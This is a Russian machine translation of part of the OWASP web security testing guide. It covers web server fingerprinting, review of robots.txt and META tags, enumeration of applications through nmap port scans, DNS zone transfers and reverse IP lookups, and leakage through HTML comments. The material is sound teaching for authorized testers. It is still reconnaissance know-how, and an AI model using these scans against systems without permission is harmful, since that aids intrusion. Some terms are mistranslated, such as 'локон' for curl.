
Инструменты

- httpprint - <http://net-square.com/httpprint.html>
- httprecon - <http://www.computec.ch/projekte/httprecon/>
- Netcraft - <http://www.netcraft.com>

Автоматизированное тестирование

Вместо того чтобы полагаться на ручной захват баннеров и анализ заголовков веб-сервера, тестировщик может использовать автоматизированные инструменты для достижения тех же результатов. Существует много тестов для точного определения отпечатков пальцев на веб-сервере. К счастью, есть инструменты, которые автоматизируют эти тесты. «*httpprint*» является одним из таких инструментов. *httpprint* использует словарь сигнатур, который позволяет распознавать тип и версию используемого веб-сервера.

Пример запуска *httpprint* показан ниже:



Онлайн тестирование

Онлайн-инструменты могут быть использованы, если тестировщик желает проводить более скрытное тестирование и не хочет напрямую подключаться к целевому веб-сайту. Примером онлайн-инструмента, который часто предоставляет много информации о целевых веб-серверах, является [Netcraft](#). С помощью этого инструмента мы можем получить информацию об операционной системе, используемом веб-сервере, времени работы сервера, владельце сетевого блока, истории изменений, связанных с веб-сервером и ОС.

Пример показан ниже:

Background

Site title	OWASP	Date first seen	October 2001
Site rank	30592	Primary language	English
Description	Not Present		
Keywords	Not Present		

Network

Site	http://www.owasp.org	Last reboot	11 days ago
Domain	owasp.org	Netblock Owner	Rackspace Cloud Servers
IP address	50.57.64.91	Nameserver	dns.stabletransit.com
IPv6 address	Not Present	DNS admin	ipadmin@stabletransit.com
Domain registrar	pir.org	Reverse DNS	www.owasp.org
Organisation	OWASP Foundation, 9175 Guilford Rd Suite 300, Columbia, 21046, United States	Nameserver organisation	whois.tucows.com
Top Level Domain	Organization entities (.org)	Hosting company	Rackspace
Hosting country	 US	DNS Security Extensions	unknown

Hosting History

Netblock owner	IP address	OS	Web server	Last changed
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	28-Jan-2013
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	18-Jan-2013
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	28-Dec-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	18-Dec-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	28-Nov-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	18-Nov-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	27-Oct-2012
Rackspace Hosting 5000 Walzem Road San Antonio TX US 78218	50.57.64.91	Linux	Apache	17-Oct-2012
Slicehost 9725 Datapoint San Antonio TX US 78225	50.57.64.91	Linux	Apache	26-Sep-2012
Slicehost 9725 Datapoint San Antonio TX US 78225	50.57.64.91	Linux	Apache	17-Sep-2012

4.2.3. Просмотр метафайлов веб-сервера на предмет утечки информации (OTG-INFO-003)

Резюме

В этом разделе описывается, как проверить файл robots.txt на утечку информации о каталоге или пути к папке веб-приложения. Кроме того, список каталогов, которых следует избегать Spiders, Robots или Crawlers, также может быть создан как зависимость для [путей выполнения Map через приложение \(OTG-INFO-007\)](#)

Цели теста

1. Утечка информации в каталоге или пути к папке веб-приложения.
2. Создайте список каталогов, которых следует избегать Spiders, Robots или Crawlers.

Как проверить

robots.txt

Веб-пауки, роботы или сканеры извлекают веб-страницу, а затем рекурсивно просматривают гиперссылки для получения дополнительного веб-содержимого. Их допустимое поведение определяется *протоколом исключения роботов* из файла robots.txt в корневом веб-каталоге [1].

Например, начало файла robots.txt из <http://www.google.com/robots.txt>, отображенного 11 августа 2013 года, приводится ниже:

```
User-agent: *
Disallow: /search
Disallow: /sdch
Disallow: /groups
Disallow: /images
Disallow: /catalogs
...
```

User-Agent директива относится к конкретным веб - spider/robot/crawler. Например, *User-Agent: Googlebot* относится к пауку от Google, а «User-Agent: bingbot» [1] относится к сканеру от Microsoft / Yahoo !. *User-Agent: ** в приведенном выше примере применяется ко всем веб spiders/robots/crawlers [2], как указано ниже:

```
User-agent: *
```

В *Disallow* директива определяет , какие ресурсы запрещены пауки/роботы/сканеры. В приведенном выше примере запрещены следующие каталоги:

```
...
Disallow: /search
Disallow: /sdch
Disallow: /groups
Disallow: /images
Disallow: /catalogs
...
```

Веб-пауки / роботы / сканеры могут преднамеренно игнорировать директивы *Disallow*, указанные в файле robots.txt [3], например, из социальных сетей [2], чтобы гарантировать, что общие ссылки все еще действительны. Следовательно, файл robots.txt не следует рассматривать как механизм обеспечения соблюдения ограничений на доступ, хранение или повторную публикацию веб-материалов третьими лицами.

robots.txt в webroot - с помощью "wget" или "curl"

Файл robots.txt извлекается из корневого веб-каталога веб-сервера. Например, чтобы получить файл robots.txt с сайта www.google.com с помощью «wget» или «curl»:

```
cmlh$ wget http://www.google.com/robots.txt
--2013-08-11 14:40:36--  http://www.google.com/robots.txt
Resolving www.google.com... 74.125.237.17, 74.125.237.18,
74.125.237.19, ...
Connecting to www.google.com|74.125.237.17|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: `robots.txt.1'

[ <=> ] 7,074 --.-K/s in
0s

2013-08-11 14:40:37 (59.7 MB/s) - `robots.txt' saved [7074]

cmlh$ head -n5 robots.txt
User-agent: *
Disallow: /search
Disallow: /sdch
Disallow: /groups
Disallow: /images
cmlh$
```

```

cmlh$ curl -O http://www.google.com/robots.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time
Current                                  Dload  Upload  Total  Spent  Left
Speed
101 7074      0 7074      0      0  9410      0 --:--:-- --:--:-- --:--:--
27312

cmlh$ head -n5 robots.txt
User-agent: *
Disallow: /search
Disallow: /sdch
Disallow: /groups
Disallow: /images
cmlh$

```

robots.txt в webroot - с помощью rockspider

«rockspider» [3] автоматизирует создание начальной области видимости для Spiders / Robots / Crawlers файлов и каталогов / папок веб-сайта.

Например, чтобы создать начальную область действия на основе директивы Allowed: от www.google.com, используя "rockspider"

```

cmlh$ ./rockspider.pl -www www.google.com

"Rockspider" Alpha v0.1_2

Copyright 2013 Christian Heinrich
Licensed under the Apache License, Version 2.0

1. Downloading http://www.google.com/robots.txt
2. "robots.txt" saved as "www.google.com-robots.txt"
3. Sending Allow: URIs of www.google.com to web proxy i.e.
127.0.0.1:8080
    /catalogs/about sent
    /catalogs/p? sent
    /news/directory sent
    ...
4. Done.

cmlh$

```

Проанализируйте

файл **robots.txt** с помощью **Инструментов Google для веб-мастеров**. Владельцы веб-сайтов могут использовать функцию Google «Анализировать robots.txt» для анализа сайта в рамках его «Инструментов Google для веб-мастеров» (<https://www.google.com/webmasters/tools>). , Этот инструмент может помочь с тестированием, и процедура выглядит следующим образом:

1. Войдите в Инструменты Google для веб-мастеров с помощью учетной записи Google.
2. На панели управления введите URL-адрес сайта, который нужно проанализировать.
3. Выберите один из доступных методов и следуйте инструкциям на экране.

META Tag

Теги <META> расположены в разделе HEAD каждого HTML-документа и должны быть единообразными для всего веб-сайта в том вероятном случае, когда начальная точка робота / паука / сканера не начинается со ссылки на документ, отличной от webroot, т.е. «глубокой ссылки» « [5] ».


Если нет записи "<META NAME =\" ROBOTS \"...>", то для "протокола исключения роботов" по умолчанию устанавливается значение "INDEX, FOLLOW" соответственно. Поэтому двум другим действительным записям, определенным в «Протоколе исключения роботов», ставится префикс «NO ...», то есть «NOINDEX» и «NOFOLLOW».

Веб-пауки / роботы / сканеры могут намеренно игнорировать тег "<META NAME =\" ROBOTS \"", так как формат файла robots.txt является предпочтительным. Следовательно, **теги <META> не следует считать основным механизмом, а скорее дополнительным элементом управления robots.txt** .

Теги <META> - с отрывкой

На основе директив (ов) Disallow, перечисленных в файле robots.txt в webroot, выполняется поиск по регулярному выражению "<META NAME =\" ROBOTS \"" на каждой веб-странице, и результат сравнивается с файлом robots.txt в webroot ,

Например, в файле robots.txt с facebook.com есть запись «Disallow: /ac.php» [6], а результирующий поиск «<META NAME =\" ROBOTS \"» показан ниже:



Вышеприведенное может рассматриваться как сбой, поскольку «INDEX, FOLLOW» является тегом <META> по умолчанию, указанным в «Протоколе исключения роботов», а «Disallow: /ac.php» указан в файле robots.txt.

Инструменты

- Браузер (функция просмотра источника)
- локон
- Wget
- рок-паук [7]

Ссылки

Белые бумаги

- [1] «Страницы веб-роботов» - <http://www.robotstxt.org/>
- [2] «Блокирование и удаление страниц с помощью файла robots.txt» - <https://support.google.com/webmasters/answer/156449>
- [3] «(ISC) 2 Блог: атака пауков из облаков» - http://blog.isc2.org/isc2_blog/2008/07/the-attack-of-t.html
- [4] «Открыта база данных клиентов Telstra» - <http://www.smh.com.au/it-pro/security-it/telstra-customer-database-exposed-20111209-1on60.html>

4.2.4. Перечисление приложений на веб-сервере (OTG-INFO-004)

Резюме

Первостепенным шагом в тестировании на уязвимости веб-приложений является выяснение того, какие конкретные приложения размещены на веб-сервере. Многие приложения имеют известные уязвимости и известные стратегии атак, которые можно использовать для получения удаленного контроля или использования данных. Кроме того, многие приложения часто неправильно конфигурируются или не обновляются из-за ощущения, что они используются только «для внутреннего пользования» и, следовательно, никакой угрозы не существует.

С распространением виртуальных веб-серверов традиционные отношения типа 1: 1 между IP-адресом и веб-сервером в значительной степени теряют свое первоначальное значение. Нередко несколько веб-сайтов или приложений, чьи символические имена разрешаются на один и тот же IP-адрес. Этот сценарий не ограничивается средами хостинга, но также применим и к обычным корпоративным средам.

Специалисты по безопасности иногда получают набор IP-адресов в качестве цели для тестирования. Можно утверждать, что этот сценарий больше похож на взаимодействие типа теста на проникновение, но в любом случае ожидается, что такое назначение будет проверять все веб-приложения, доступные через эту цель. Проблема заключается в том, что на данном IP-адресе размещается служба HTTP на порту 80, но если тестирующий должен получить к нему доступ, указав IP-адрес (и это все, что он знает), он сообщает: «По этому адресу не настроен веб-сервер» или подобное сообщение. Но эта система может «спрятать» ряд веб-приложений, связанных с несвязанными символическими (DNS) именами. Очевидно, что на степень анализа серьезно влияет тестер, который тестирует все приложения или только те приложения, о которых они знают.

Иногда целевая спецификация богаче. Тестеру может быть предоставлен список IP-адресов и их соответствующих символических имен. Тем не менее, этот список может содержать частичную информацию, т. Е. Он может опускать некоторые символические имена, и клиент может даже не знать об этом (это чаще случается в крупных организациях).

Другие проблемы, влияющие на объем оценки, представлены веб-приложениями, опубликованными по неочевидным URL-адресам (например, <http://www.example.com/some-strange-URL>), на которые в других местах нет ссылок. Это может произойти либо по ошибке (из-за неправильной конфигурации), либо преднамеренно (например, неадекватные административные интерфейсы).

Для решения этих проблем необходимо выполнить обнаружение веб-приложения.

Цели теста

Перечислите приложения в области, которые существуют на веб-сервере

Как проверить

Тестирование методом черного ящика

Обнаружение веб-приложений - это процесс, направленный на идентификацию веб-приложений в данной инфраструктуре. Последний обычно указывается как набор IP-адресов (возможно, сетевой блок), но может состоять из набора символических имен DNS или их сочетания. Эта информация передается до проведения оценки, будь то классический тест на проникновение или оценка, ориентированная на приложения. В обоих случаях, если в правилах участия не указано иное (например, «тестировать только приложение, расположенное по адресу <http://www.example.com/>»), оценка должна стремиться быть наиболее полной по объему, т.е. должен идентифицировать все приложения, доступные через данную цель. В следующих примерах рассматриваются несколько методов, которые могут быть использованы для достижения этой цели.

Примечание. Некоторые из следующих методов применимы к веб-серверам, выходящим в Интернет, а именно к веб-службам поиска DNS и обратного IP и к поисковым системам. В примерах используются частные IP-адреса (например, *192.168.1.100*), которые, если не указано иное, представляют *общие* IP-адреса и используются только в целях анонимности.

Существует три фактора, влияющих на количество приложений, связанных с данным DNS-именем (или IP-адресом):

1. Другой базовый URL

. Очевидной точкой входа для веб-приложения является *www.example.com*, т. Е. С этой сокращенной записью мы думаем о веб-приложении, созданном по адресу <http://www.example.com/> (то же самое относится и к https).). Однако, хотя это самая распространенная ситуация, ничто не заставляет приложение запускаться с «/».

Например, одно и то же символическое имя может быть связано с тремя веб-приложениями, такими как: <http://www.example.com/url1> <http://www.example.com/url2> <http://www.example.com/url3>

В этом случае URL <http://www.example.com/> не будет связан со значимой страницей, и три приложения будут «скрыты», если только тестер не знает, как с ними связаться, то есть тестер знает *url1*, *url2* или *url3*. Обычно нет необходимости публиковать веб-приложения таким образом, если только владелец не хочет, чтобы они были доступны стандартным образом, и не готов сообщить пользователям об их точном местонахождении. Это не означает, что эти приложения являются секретными, просто их существование и местонахождение явно не афишируются.

2. Нестандартные порты

Хотя веб-приложения обычно работают на портах 80 (http) и 443 (https), в этих номерах портов нет ничего волшебного. Фактически, веб-приложения могут быть связаны с произвольными портами TCP, и на них можно ссылаться, указав номер порта следующим образом: `http [s]: //www.example.com: port /`. Например, <http://www.example.com:20000/>.

3. Виртуальные хосты

DNS позволяет связать один IP-адрес с одним или несколькими символическими именами. Например, IP-адрес *192.168.1.100* может быть связан с DNS-именами *www.example.com*, *helpdesk.example.com*, *webmail.example.com* . Не обязательно, чтобы все имена принадлежали одному домену DNS. Это отношение 1-к-N может отражаться для обслуживания другого контента с использованием так называемых виртуальных хостов. Информация, указывающая виртуальный хост, на который мы ссылаемся, встроена в заголовок HTTP 1.1 *Host*: [1].

Никто не будет подозревать о существовании других веб-приложений в дополнение к очевидным *www.example.com* , если они не знают о *helpdesk.example.com* и *webmail.example.com* .

Подходы к решению проблемы 1 - нестандартные URL-адреса Невозможно

полностью установить существование веб-приложений с нестандартными именами. Будучи нестандартным, не существует фиксированных критериев, регулирующих соглашение об именах, однако существует ряд методов, которые тестировщик может использовать для получения дополнительной информации.

Во-первых, если веб-сервер неправильно настроен и позволяет просматривать каталоги, может быть возможно обнаружить эти приложения. Сканеры уязвимостей могут помочь в этом отношении.

Во-вторых, на эти приложения могут ссылаться другие веб-страницы, и есть вероятность, что они были найдены и проиндексированы поисковыми системами. Если тестировщики подозревают наличие таких «скрытых» приложений на сайте *www.example.com*, они могут выполнить поиск с помощью оператора *сайта* и проверить результат запроса «*site: www.example.com*». Среди возвращенных URL может быть один, указывающий на такое неочевидное приложение.

Другим вариантом является поиск URL-адресов, которые могут быть вероятными кандидатами для неопубликованных приложений. Например, интерфейс веб-почты может быть доступен по таким URL-адресам, как <https://www.example.com/webmail> , <https://webmail.example.com/> или <https://mail.example.com/> . То же самое относится к административным интерфейсам, которые могут публиковаться по скрытым URL-адресам (например, административный интерфейс Tomcat), но нигде не упоминаться. Таким образом, выполнение поиска по словарю (или «умное предположение») может дать некоторые результаты. Сканеры уязвимостей могут помочь в этом отношении.

Подходы к решению проблемы 2 - нестандартные порты

Легко проверить наличие веб-приложений на нестандартных портах. Сканер портов, такой как nmap [2], способен выполнять распознавание служб с помощью опции *-sV* и идентифицировать службы *http [s]* на произвольных портах. Требуется полная проверка всего адресного пространства TCP-порта 64 КБ.

Например, следующая команда при сканировании TCP-соединения найдет все открытые порты с IP *192.168.1.100* и попытается определить, какие службы к ним привязаны (показаны только необходимые коммутаторы - nmap предоставляет широкий набор опций, чье обсуждение выходит за рамки)

```
nmap -PN -sT -sV -p0-65535 192.168.1.100
```

Достаточно проверить выходные данные и найти http или указание сервисов, обернутых SSL (которые должны быть проверены, чтобы подтвердить, что они являются https). Например, вывод предыдущей команды может выглядеть следующим образом:

```
Interesting ports on 192.168.1.100:
(The 65527 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 3.5p1 (protocol 1.99)
80/tcp    open  http         Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp   open  ssl          OpenSSL
901/tcp   open  http         Samba SWAT administration server
1241/tcp  open  ssl          Nessus security scanner
3690/tcp  open  unknown
8000/tcp  open  http-alt?
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

Из этого примера видно, что:

- На порте 80 работает http-сервер Apache.
- Похоже, что существует порт https на порту 443 (но это необходимо подтвердить, например, посетив <https://192.168.1.100> с помощью браузера).
- На порту 901 есть веб-интерфейс Samba SWAT.
- Служба на порту 1241 - это не https, а демон Nessus в оболочке SSL.
- Порт 3690 имеет неопределенный сервис (nmap возвращает свой *отпечаток пальца* - здесь для ясности здесь опущен - вместе с инструкциями по его отправке для включения в базу данных отпечатков пальцев nmap при условии, что вы знаете, какой сервис он представляет).
- Еще один неуказанный сервис на порту 8000; это может быть http, так как на этом порте часто встречаются http-серверы. Давайте рассмотрим эту проблему:

```
$ telnet 192.168.10.100 8000
Trying 192.168.1.100...
Connected to 192.168.1.100.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.0 200 OK
pragma: no-cache
Content-Type: text/html
Server: MX4J-HTTPD/1.0
expires: now
Cache-Control: no-cache

<html>
...
```

Это подтверждает, что на самом деле это HTTP-сервер. Кроме того, тестеры могли бы посетить URL с помощью веб-браузера; или использовали команды Perl GET или HEAD, которые имитируют HTTP-взаимодействия, такие как приведенные выше (однако запросы HEAD могут выполняться не всеми серверами).

- Apache Tomcat работает на порту 8080.

Та же задача может быть выполнена сканерами уязвимостей, но сначала убедитесь, что выбранный сканер способен идентифицировать службы http [s], работающие на нестандартных портах. Например, Nessus [3] способен идентифицировать их на произвольных портах (при условии, что ему поручено сканировать все порты) и предоставит, в отношении nmap, ряд тестов на известные уязвимости веб-сервера, а также на конфигурация SSL сервисов https. Как указывалось ранее, Nessus также может определять популярные приложения или веб-интерфейсы, которые в противном случае могли бы остаться незамеченными (например, административный интерфейс Tomcat).

Подходы к решению проблемы 3 - виртуальные хосты

Существует ряд методов, которые можно использовать для идентификации DNS-имен, связанных с данным IP-адресом *хузт* .

Передачи зон DNS

Эта методика в настоящее время имеет ограниченное применение, учитывая тот факт, что переносы зон в основном не учитываются DNS-серверами. Однако стоит попробовать. Прежде всего, тестеры должны определить серверы имен, обслуживающие *хузт* . Если символическое имя известно для *хузт* (пусть это будет *www.example.com*), его серверы имен можно определить с помощью таких инструментов, как *nslookup* , *host* или *dig* , запросив записи DNS NS.

Если для *хузт* не известны символические имена , но целевое определение содержит хотя бы символическое имя, тестировщики могут попытаться применить тот же процесс и запросить сервер имен с этим именем (надеясь, что *хузт* также будет обслуживаться этим сервером имен). , Например, если цель состоит из IP-адреса *хузт* и имени *mail.example.com* , определите серверы имен для домена *example.com* .

В следующем примере показано, как идентифицировать серверы имен для *www.owasp.org* с помощью команды *host*:

```
$ host -t ns www.owasp.org
www.owasp.org is an alias for owasp.org.
owasp.org name server ns1.secure.net.
owasp.org name server ns2.secure.net.
```

Передача зон теперь может быть запрошена на серверах имен для домена *example.com* . Если тестировщику повезет, он вернет список записей DNS для этого домена. Это будет включать в себя очевидный *www.example.com* и не очень очевидные *helpdesk.example.com* и *webmail.example.com* (и, возможно, другие). Проверьте все имена, возвращенные передачей зоны, и рассмотрите все те, которые относятся к оцениваемой цели.

Попытка запросить передачу зоны для *owasp.org* с одного из его серверов имен:

```
$ host -l www.owasp.org ns1.secure.net
Using domain server:
Name: ns1.secure.net
Address: 192.220.124.10#53
Aliases:

Host www.owasp.org not found: 5 (REFUSED)
; Transfer failed.
```

Обратные запросы DNS

Этот процесс аналогичен предыдущему, но основан на обратных записях DNS (PTR). Вместо того, чтобы запрашивать передачу зоны, попробуйте установить тип записи в PTR и выполнить запрос по данному IP-адресу. Если тестерам повезет, они могут получить запись DNS-имени. Этот метод основан на существовании сопоставления IP-символов с символами, что не гарантируется.

Поиски DNS по сети

Этот вид поиска похож на передачу зоны DNS, но использует веб-службы, которые разрешают поиск по имени в DNS. Одним из таких сервисов является DNS-сервис *Netcraft Search*, доступный по адресу <http://searchdns.netcraft.com/?host>. Тестирующий может запросить список имен, принадлежащих выбранному вами домену, например *example.com*. Затем они проверят, соответствуют ли полученные ими имена цели, которую они изучают.

Сервисы

обратного IP Сервисы обратного IP аналогичны обратным DNS-запросам, с той разницей, что тестеры запрашивают веб-приложение вместо сервера имен. Есть целый ряд таких услуг. Поскольку они имеют тенденцию возвращать частичные (и часто разные) результаты, лучше использовать несколько служб для получения более полного анализа.

Доменные инструменты обратного IP : <http://www.domaintools.com/reverse-ip/> (требуется бесплатное членство)

MSN поиск : <http://search.msn.com> синтаксис: "ip: xxxx" (без кавычек)

Информация о веб-хостинге : <http://whois.webhosting.info/> синтаксис: <http://whois.webhosting.info/xxxx>

DNSstuff : <http://www.dnsstuff.com/> (доступно несколько услуг)

<http://www.net-square.com/mspawn.html> (несколько запросов по доменам и IP-адресам, требуется установка)

tomDNS : <http://www.tomdns.net/index.php> (на момент написания некоторые услуги все еще являются частными)

SEOlogs.com : <http://www.seologs.com/ip-domains.html> (обратный IP / поиск домена)

В следующем примере показан результат запроса к одной из вышеуказанных служб обратного IP-адреса к 216.48.3.18, IP-адресу www.owasp.org. Было обнаружено три дополнительных неочевидных символических имени, сопоставляющих один и тот же адрес.

WebHosting.Info's Power WHOIS Service	
216.48.3.18 - IP hosts 4 Total Domains ... Showing 1 - 4 out of 4	
	Domain Name ^
1	OWASP.ORG
2	WEBGOAT.ORG
3	WEBSCARAB.COM
4	WEBSCARAB.NET
1	

Поиск в *Google* После сбора информации из предыдущих методов, тестировщики могут полагаться на поисковые системы, чтобы, возможно, улучшить и расширить свой анализ. Это может привести к доказательству дополнительных символических имен, принадлежащих цели, или приложений, доступных через неочевидные URL-адреса.

Например, рассматривая предыдущий пример, касающийся www.owasp.org, тестировщик мог запросить у Google и других поисковых систем информацию (следовательно, имена DNS), связанную с недавно обнаруженными доменами webgoat.org, webscarab.com и webscarab.net.

Тестирование методом серой коробки

Непригодный. Методология остается той же, что и при тестировании в «черном ящике», независимо от того, сколько информации начинает тестер.

Инструменты

- Инструменты поиска DNS, такие как *nslookup*, *dig* и аналогичные.
- Поисковые системы (Google, Bing и другие крупные поисковые системы).
- Специализированная поисковая служба, связанная с DNS: см. Текст.
- Nmap - <http://www.insecure.org>
- Сканер уязвимостей Nessus - <http://www.nessus.org>
- Nikto - <http://www.cirt.net/nikto2>

4.2.5. Просмотр комментариев на веб-странице и метаданных на предмет утечки информации (OTG-INFO-005)

Резюме

Программисты очень часто и даже рекомендуют включать подробные комментарии и метаданные в свой исходный код. Однако комментарии и метаданные, включенные в код HTML, могут раскрывать внутреннюю информацию, которая не должна быть доступна потенциальным злоумышленникам. Комментарии и обзор метаданных должны быть сделаны, чтобы определить, утечка ли какой-либо информации.

Цели теста

Просмотрите комментарии на веб-странице и метаданные, чтобы лучше понять приложение и найти любую утечку информации.

Как проверить

HTML-комментарии часто используются разработчиками для включения отладочной информации о приложении. Иногда они забывают о комментариях и оставляют их в работе. Тестеры должны искать комментарии HTML, которые начинаются с "`<!--`".

Тестирование методом черного ящика

Проверьте исходный код HTML на наличие комментариев, содержащих конфиденциальную информацию, которая может помочь злоумышленнику получить более полное представление о приложении. Это может быть код SQL, имена пользователей и пароли, внутренние IP-адреса или информация об отладке.

```
...  
  
<div class="table2">  
  <div class="col1">1</div><div class="col2">Mary</div>  
  <div class="col1">2</div><div class="col2">Peter</div>  
  <div class="col1">3</div><div class="col2">Joe</div>  
  
<!-- Query: SELECT id, name FROM app.users WHERE active='1' -->  
  
</div>  
...
```

Тестер может даже найти что-то вроде этого:

```
<!-- Use the DB administrator password for testing: f@keP@a$$w0rD -->
```

Проверьте информацию о версии HTML на наличие действительных номеров версий и URL-адресов определения типа данных (DTD)

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"  
"http://www.w3.org/TR/html4/strict.dtd">
```

- "strict.dtd" - строгий DTD по умолчанию
- "oome.dtd" - свободный DTD
- "frameset.dtd" - DTD для документов с фреймами

Некоторые метатеги не предоставляют активных векторов атаки, но позволяют злоумышленнику профилировать приложение для

```
<META name="Author" content="Andrew Muller">
```

Некоторые метатеги изменяют заголовки ответа HTTP, такие как http-эквивалент, который устанавливает заголовок ответа HTTP на основе атрибута содержимого метаэлемента, например:

```
<META http-equiv="Expires" content="Fri, 21 Dec 2012 12:34:56 GMT">
```

что приведет к заголовку HTTP:

```
Expires: Fri, 21 Dec 2012 12:34:56 GMT
```

а также

```
<META http-equiv="Cache-Control" content="no-cache">
```

приведет к

```
Cache-Control: no-cache
```

Проверьте, можно ли это использовать для проведения инъекционных атак (например, CRLF-атака). Это также может помочь определить уровень утечки данных через кеш браузера.

